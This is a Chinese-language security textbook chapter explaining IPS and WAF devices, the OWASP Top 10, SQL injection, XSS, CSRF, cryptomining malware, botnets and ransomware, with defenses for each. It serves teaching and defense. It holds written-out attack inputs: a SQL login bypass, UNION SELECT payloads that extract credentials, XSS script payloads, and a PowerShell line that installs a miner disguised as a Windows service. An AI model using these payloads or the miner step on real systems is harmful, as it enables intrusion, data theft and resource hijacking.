**工作原理（像海关安检）**

1. 深度包检测（DPI）：

* 分析网络流量内容（不仅看IP/端口）

2. 攻击特征匹配：

* 对比已知攻击模式（如超长HTTP请求）

3. 实时拦截：

* 丢弃恶意数据包并告警

**典型防护场景**

攻击者发送恶意数据包 → IPS防火墙检测到缓冲区溢出特征 → 立即阻断连接 → 管理员收到告警 → 服务器毫发无损

**与传统****防火墙对比**

表9.18 防火墙对比

|  |  |  |
| --- | --- | --- |
| **能力** | **传统防火墙** | **IPS防火墙** |
| **检测内容** | IP/端口/协议 | 数据包内容 |
| **防护层级** | 网络层 | 应用层 |
| **漏洞响应速度** | 无法防护新漏洞 | 漏洞披露后数小时可防护 |
| **是否需要重启** | 规则更新需重启 | 动态加载规则 |

* 1. SQL注入攻击
     1. OWASP TOP 10 核心解析

**什么是OWASP？**

开放Web应用安全项目（OWASP）是国际性非营利组织，提供Web应用安全标准。其发布的TOP 10是最具威胁的十大Web安全风险：

1. 注入攻击（SQL/NoSQL/OS命令注入）

2. 失效的身份认证（弱密码/会话管理缺陷）

3. 敏感数据泄露（未加密的信用卡号/个人信息）

4. XML外部实体攻击（XXE）

5. 失效的访问控制（越权访问）

6. 安全配置错误（默认账户/未修复漏洞）

7. 跨站脚本攻击（XSS）

8. 不安全的反序列化

9. 使用已知漏洞的组件

10. 日志记录与监控不足

关键点：SQL注入连续15年位居榜首，是最危险的Web漏洞

* + 1. 网站与数据库交互原理

**典型工作流程（以用户登录为例）：**

1. 用户输入：在登录框输入 admin' -- 和密码

2. 服务端处理：

<PHP>

$username = $\_POST['username']; // "admin' -- "

$password = $\_POST['password'];

$sql = "SELECT \* FROM users WHERE username='$username' AND password='$password'";

3. 生成SQL语句：

<SQL>

SELECT \* FROM users

WHERE username='admin' -- ' AND password='任意密码'

-- 是SQL注释符，使密码验证失效

4. 数据库执行：

返回用户名为 admin 的记录

攻击者无需密码即可登录管理员账户

**核心交互组件：**

表9.19 数据库核心交互组件

|  |  |  |
| --- | --- | --- |
| **组件** | **作用** | **示例** |
| **Web服务器** | 处理HTTP请求 | Apache/Nginx |
| **应用服务器** | 执行业务逻辑 | PHP/Python/Node.js |
| **数据库驱动** | 连接数据库的桥梁 | PDO(php)/JDBC(Java) |
| **数据库服务器** | 存储和管理数据 | MySQL/Oracle/SQL Server |

* + 1. SQL注入攻击

**攻击原理（分步说明）：**

1. 寻找注入点：在输入框尝试输入 ' 引号

* 若页面报错（如MySQL语法错误），说明存在漏洞

2. 探测数据库类型：

<SQL>

' UNION SELECT null, version() --

返回数据库版本（MySQL/Oracle等）

3. 获取数据结构：

<SQL>

' UNION SELECT table\_name, column\_name

FROM information\_schema.columns --

查询所有表名和列名

4. 窃取敏感数据：

<SQL>

' UNION SELECT username, password

FROM users --

获取所有用户凭证

**严重危害：**

* 数据泄露：获取用户密码/个人信息/商业机密
* 数据篡改：修改商品价格/删除关键数据
* 权限提升：获取管理员权限
* 服务器沦陷：通过数据库执行系统命令
* 法律风险：GDPR违规罚款可达2000万欧元
  + 1. SQL注入防御方案

**1. 参数化查询（最有效方法）**

<PYTHON>

# Python安全示例

cursor.execute("SELECT \* FROM users WHERE username = %s AND password = %s", (username, password))

原理：将用户输入作为"数据"而非"代码"处理

**2. 输入验证与过滤**

<PHP>

// 只允许字母数字

if(!preg\_match('/^[a-zA-Z0-9]+$/', $input)) {

die("非法输入");

}

**3. 最小权限原则**

<SQL>

CREATE USER 'web\_user'@'localhost'

IDENTIFIED BY 'strong\_password';

GRANT SELECT ON shop.products TO 'web\_user';

数据库账户仅赋予必要权限

**4. 安全框架使用**

* Java：Hibernate / MyBatis
* PHP：Laravel Eloquent
* Python：Django ORM

**5. 错误处理**

<PHP>

// 不要显示详细错误

ini\_set('display\_errors', '0');

// 记录到安全日志

error\_log("Database error", 3, "/secure/path/log.txt");

* + 1. WAF防火墙详解

**什么是WAF？**

Web应用防火墙（WAF）是专门保护Web应用的安全设备/服务，位于Web服务器前，过滤恶意流量。

**工作原理（三层过滤）：**

1. 特征检测：匹配已知攻击模式

* 如检测 UNION SELECT、DROP TABLE 等关键词

2. 行为分析：识别异常访问模式

* 同一IP每秒100次登录尝试

3. 机器学习：发现新型攻击

* 检测非常规SQL语法结构

**典型防护场景：**

攻击请求 → WAF检测到SQL注入特征 → 立即阻断 → 管理员收到告警 → 服务器不受影响

* 1. XSS攻击
     1. XSS攻击原理

**什么是XSS？**

跨站脚本攻击（Cross-Site Scripting）是攻击者在网页中注入恶意脚本，当其他用户访问该页面时，脚本会在受害者浏览器中执行。

**攻击原理（三步曲）：**

1. 注入点发现：攻击者找到网站输入点（如评论框、搜索框）

2. 恶意脚本注入：输入包含JavaScript代码的内容

<HTML>

<script>alert('XSS!')</script> <!-- 最简单的XSS -->

3. 受害者触发：当其他用户浏览该页面时，恶意脚本自动执行

* + 1. XSS攻击类型对比

**1. 反射型XSS（非持久化）**

特点：恶意脚本在URL中，需要用户点击特定链接

攻击流程：

* 攻击者构造恶意URL：

<TEXT>

https://example.com/search?q=<script>恶意代码</script>

* 诱骗用户点击（如钓鱼邮件）
* 用户浏览器执行脚本

**2. 存储型XSS（持久化）**

特点：恶意脚本存储到数据库，影响所有访问者

攻击流程：

* 攻击者在留言板提交：

<HTML>

<img src="x" onerror="窃取代码">

* 脚本存入数据库
* 所有用户访问留言板时自动触发

**3. DOM型XSS**

特点：完全在浏览器端发生，不经过服务器

攻击流程：

* 网站JS代码有漏洞：

<JAVASCRIPT>

document.write("欢迎" + location.hash.substring(1));

* 攻击者构造URL：

<TEXT>

https://example.com#<script>恶意代码</script>

* 用户访问时脚本执行
  + 1. XSS vs SQL注入：核心区别

表9.20 XSS vs SQL注入：核心区别

|  |  |  |
| --- | --- | --- |
| **维度** | **XSS攻击** | **SQL注入攻击** |
| **攻击目标** | 用户浏览器 | 数据库服务器 |
| **利用点** | 网页展示用户输入内容时 | 用户输入拼接到SQL语句时 |
| **主要危害** | 窃取用户数据/会话 | 窃取/篡改数据库内容 |
| **攻击类型** | 客户端攻击 | 服务端攻击 |
| **核心防御** | 输出编码 + CSP | 参数化查询 + 输入过滤 |
| **漏洞检测** | 输入<script>alert(1)</script> | 输入' OR 1=1 -- |

关键区别：

XSS利用的是浏览器信任，SQL注入利用的是数据库信任

* 1. CSRF攻击
     1. CSRF攻击原理

**什么是CSRF？**

跨站请求伪造（Cross-Site Request Forgery）是攻击者诱导用户在其已登录的Web应用中执行非本意的操作。简单来说，就是"借刀杀人"——利用用户的登录状态进行恶意操作。

**攻击原理（三步曲）：**

1. 用户登录：受害者登录信任网站（如银行），获得会话Cookie

2. 诱导访问：攻击者诱骗受害者访问恶意网站（如通过钓鱼邮件）

3. 伪造请求：恶意网站自动发送请求到信任网站，利用保存的Cookie完成攻击

* + 1. CSRF攻击危害

**1. 资金盗窃**

* 银行账户转账
* 电商平台购物

**2. 账户劫持**

* 修改密码/邮箱
* 绑定攻击者支付方式

**3. 数据篡改**

* 删除重要文件
* 修改系统配置

**4. 自动操作**

* 以用户名义发帖
* 关注特定账号

**真实案例：**

2008年Gmail的CSRF漏洞：

攻击者可修改邮件过滤规则

将所有新邮件转发到攻击者邮箱

影响数百万用户

* + 1. CSRF防御方案

**1. CSRF Token（最有效方法）**

原理：每次表单提交时要求携带随机Token

验证流程：

* 服务端生成Token存入Session
* 随表单返回给客户端
* 提交时验证Token是否匹配

**2. 双重Cookie验证**

* 前端从Cookie读取会话ID
* 在请求头或参数中附带该值
* 服务端对比两个值是否一致

**3. SameSite Cookie属性**

* Strict：完全禁止跨站携带Cookie
* Lax：允许安全方法（GET）的跨站请求
* None：允许所有跨站请求（需配合Secure）

**4. 关键操作二次验证**

* 敏感操作前要求重新认证
* 密码验证
* 短信验证码
* 生物识别
  + 1. CSRF vs XSS vs SQL注入：核心区别

表9.21 CSRF vs XSS vs SQL注入：核心区别

|  |  |  |  |
| --- | --- | --- | --- |
| **维度** | **CSRF攻击** | **XSS攻击** | **SQL注入攻击** |
| **攻击目标** | 利用用户身份执行操作 | 窃取用户数据/会话 | 窃取/篡改数据库 |
| **利用点** | 用户已登录+访问恶意网站 | 网站存在未过滤的用户输入点 | 用户输入拼接到SQL语句时 |
| **攻击位置** | 跨站请求（不同域名） | 当前网站内执行恶意脚本 | 服务端数据库操作 |
| **核心防御** | CSRF Token + SameSite Cookie | 输出编码 + CSP | 参数化查询 + 输入过滤 |
| **危害特点** | 以用户名义执行操作 | 客户端数据泄露 | 服务端数据泄露 |

关键区别：

* CSRF利用的是浏览器对Cookie的自动携带机制
* XSS利用的是网站对用户输入的信任
* SQL注入利用的是数据库对查询语句的信任
  1. 终端设备攻击与防御
     1. 挖矿病毒解析

**工作原理（三步入侵）：**

1. 感染入口：

* 通过钓鱼邮件附件
* 捆绑在破解软件中
* 利用漏洞（如永恒之蓝）

2. 隐蔽运行：

<POWERSHELL>

# 伪装成系统进程

Copy-Item miner.exe "C:\Windows\System32\svchost-miner.exe"

New-Service -Name "WindowsUpdateHelper" -BinaryPathName "svchost-miner.exe"

3. 资源劫持：

* 占用CPU/GPU资源（通常80-100%）
* 连接矿池（如monerohash.com）
* 将算力转化为加密货币（门罗币为主）

**典型危害：**

* 设备发烫：CPU温度可达90℃+
* 性能暴跌：电脑卡顿如老式打字机
* 硬件损耗：显卡寿命缩短50%以上
* 电费激增：每月多消耗数百元

**防御方案：**

1. 进程监控：

<BASH>

# Linux检测命令

top -c # 查看CPU占用

nvidia-smi # 显卡监控

2. 网络防护：

防火墙屏蔽矿池域名

3. 终端防护：

* 安装杀毒软件（启用挖矿防护模块）
* 定期更新系统补丁

4. 应急处理：

发现挖矿病毒 → 断网 → 结束异常进程 → 全盘查杀 → 修复漏洞

* + 1. 恶意软件家族

表9.22 恶意软件家族

|  |  |  |  |
| --- | --- | --- | --- |
| **类型** | **特点** | **传播方式** | **目标** |
| **木马** | 伪装正常软件 | 软件捆绑/漏洞利用 | 窃密/远程控制 |
| **病毒** | 自我复制感染 | 文件传播/U盘 | 破坏系统/数据 |
| **流氓软件** | 强制安装/难以卸载 | 下载器捆绑 | 弹广告/劫持浏览器 |
| **勒索软件** | 加密文件索要赎金 | 钓鱼邮件/漏洞 | 金钱勒索 |

典型案例：

* 木马：Emotet（银行木马）
* 病毒：ILOVEYOU（史上破坏力最强）
* 流氓软件：2345全家桶
* 勒索软件：WannaCry
  + 1. 僵尸网络

**构建流程：**

1. 感染设备：通过漏洞/木马控制设备

2. 建立通道：设备定期连接C&C服务器

3. 发动攻击：

* DDoS攻击：10万台设备同时访问目标
* 垃圾邮件：每台设备日发10万封
* 密码爆破：分布式尝试登录

**惊人危害：**

* Mirai僵尸网络：2016年瘫痪美国东海岸网络
* 规模记录：Meris僵尸网络（25万台设备）
* 经济影响：单次DDoS攻击可致企业损失百万
  + 1. 其他攻击手段

**1. 社工攻击：**

伪装IT人员索要密码

防御：验证身份（工号+部门确认）

**2. 跳板攻击：**

黑客入侵A公司 → 通过A公司网络攻击B公司

防御：网络分段隔离

**3. 水坑攻击：**

入侵行业网站（如律师协会）→ 植入木马

防御：使用浏览器沙盒

**4. APT攻击：**

国家级黑客组织（如APT28）

潜伏数月窃取机密

防御：威胁情报+行为分析

**5. 钓鱼攻击：**

伪装成"工资明细"的带毒Excel

识别：检查发件人邮箱（hr@company.com ≠ hr@companny.com）

**6. 拖库/洗库/撞库：**

拖库：入侵A网站 → 窃取用户数据库

洗库：整理数据（账号/密码/手机号）

撞库：用相同账号密码尝试登录B网站

防御：不同网站使用不同密码

* 1. 勒索病毒攻击

**三代演进史：**

1. 第一代（1989-2013）

代表：AIDS木马（首个勒索软件）

特点：简单加密文件，索要189美元

危害：仅影响个人用户

2. 第二代（2013-2016）

代表：CryptoLocker（使用RSA-2048加密）

特点：通过僵尸网络传播

危害：感染超50万台设备，获利300万美元

3. 第三代（2017至今）

代表：WannaCry、Conti、LockBit

特点：

* 利用漏洞横向传播（如永恒之蓝）
* 双重勒索：加密+威胁泄露数据
* 勒索即服务（RaaS）商业模式

危害：

* 2021年全球损失200亿美元
* 爱尔兰卫生系统瘫痪致手术延期
* 美国最大燃油管道Colonial支付440万美元赎金
  1. 防火墙与安全设备
     1. 传统防火墙核心概念

**基本定义：**

防火墙是网络安全的"门卫"，根据预设规则控制网络流量进出。就像小区保安，根据业主名单决定谁可以进入。

**核心功能：**

* 访问控制：通过IP/端口决定放行或阻断
* 网络隔离：划分信任区（内网）和非信任区（互联网）
* 地址转换（NAT）：隐藏内网IP（如192.168.1.100 → 公网IP）

**部署模式对比：**

表9.23 防火墙部署模式

|  |  |  |  |
| --- | --- | --- | --- |
| **模式** | **原理** | **适用场景** | **优缺点** |
| **路由模式** | 作为三层网关转发数据包 | 企业出口网关 | 支持完整功能，需修改网络拓扑 |
| **透明模式** | 类似网桥串联在网络中 | 已有网关的扩容防护 | 零配置接入，不支持NAT |
| **混合模式** | 同时支持路由和透明 | 复杂网络改造 | 灵活但配置复杂 |

**经典案例：**

某公司部署：

互联网 → [防火墙(路由模式)] → 核心交换机 → 办公网

配置规则：仅允许TCP 80/443入站，阻断所有其他访问

* + 1. 七大安全设备应用场景详解

**1. 传统防火墙**

作用：网络层访问控制（IP/端口级）

场景：

* 分支机构互联网出口
* 数据中心区域隔离

局限：无法识别应用层威胁（如SQL注入）

**2. IDS（入侵检测系统）**

作用：网络"监控摄像头"，发现威胁并告警

部署：旁路镜像流量（不影响业务）

场景：

* 合规性审计（如等保要求）
* 攻击行为事后分析

典型告警：[警报] 检测到SQL注入攻击源IP:1.1.1.1

**3. IPS（入侵防御系统）**

作用：网络"安检机"，实时阻断攻击

部署：串联在网络中（延迟<1ms）

场景：

* 防护Web服务器
* 拦截已知漏洞利用

操作：自动丢弃攻击包并记录日志

**4. AV（杀毒网关）**

作用：检测邮件/网页中的病毒文件

技术：

* 特征码匹配（查已知病毒）
* 沙箱分析（检测未知威胁）

场景：企业邮件服务器入口防护

**5. WAF（Web应用防火墙）**

作用：专防Web应用攻击

防护目标：

OWASP TOP 10威胁：

SQL注入 | XSS | CSRF | 文件上传漏洞

场景：电商/银行网站防护

**6. UTM（统一威胁管理）**

作用：安全功能"瑞士军刀"

集成模块：

防火墙 + IPS + AV + VPN + 上网行为管理

场景：中小型企业一体化安全防护

**7. 下一代防火墙（NGFW）**

核心进化：应用识别 + 用户管控

关键技术：

* 应用识别：区分微信/抖音/钉钉
* 用户绑定：将IP关联到具体员工
* 内容过滤：阻止敏感文件外发

场景：大型企业精细化管控

* + 1. UTM vs NGFW 本质区别

表9.24 UTM vs NGFW 本质区别

|  |  |  |
| --- | --- | --- |
| **维度** | **UTM** | **下一代防火墙（NGFW）** |
| **设计理念** | 功能堆砌 | 深度集成 |
| **检测引擎** | 多引擎串联（性能瓶颈） | 单通道并行检测（高性能） |
| **核心能力** | 基础威胁防护 | 应用/用户/内容深度识别 |
| **策略配置** | 独立策略管理 | 统一策略：允许销售组使用微信传文件 |
| **性能影响** | 开启全部功能时性能下降70%+ | 全功能开启性能下降<20% |

**关键技术对比：**

UTM处理流程：流量 → 防火墙 → IPS → AV → 输出（多次拆包检测）

NGFW处理流程：流量 → 单次拆包 → 并行检测所有威胁 → 输出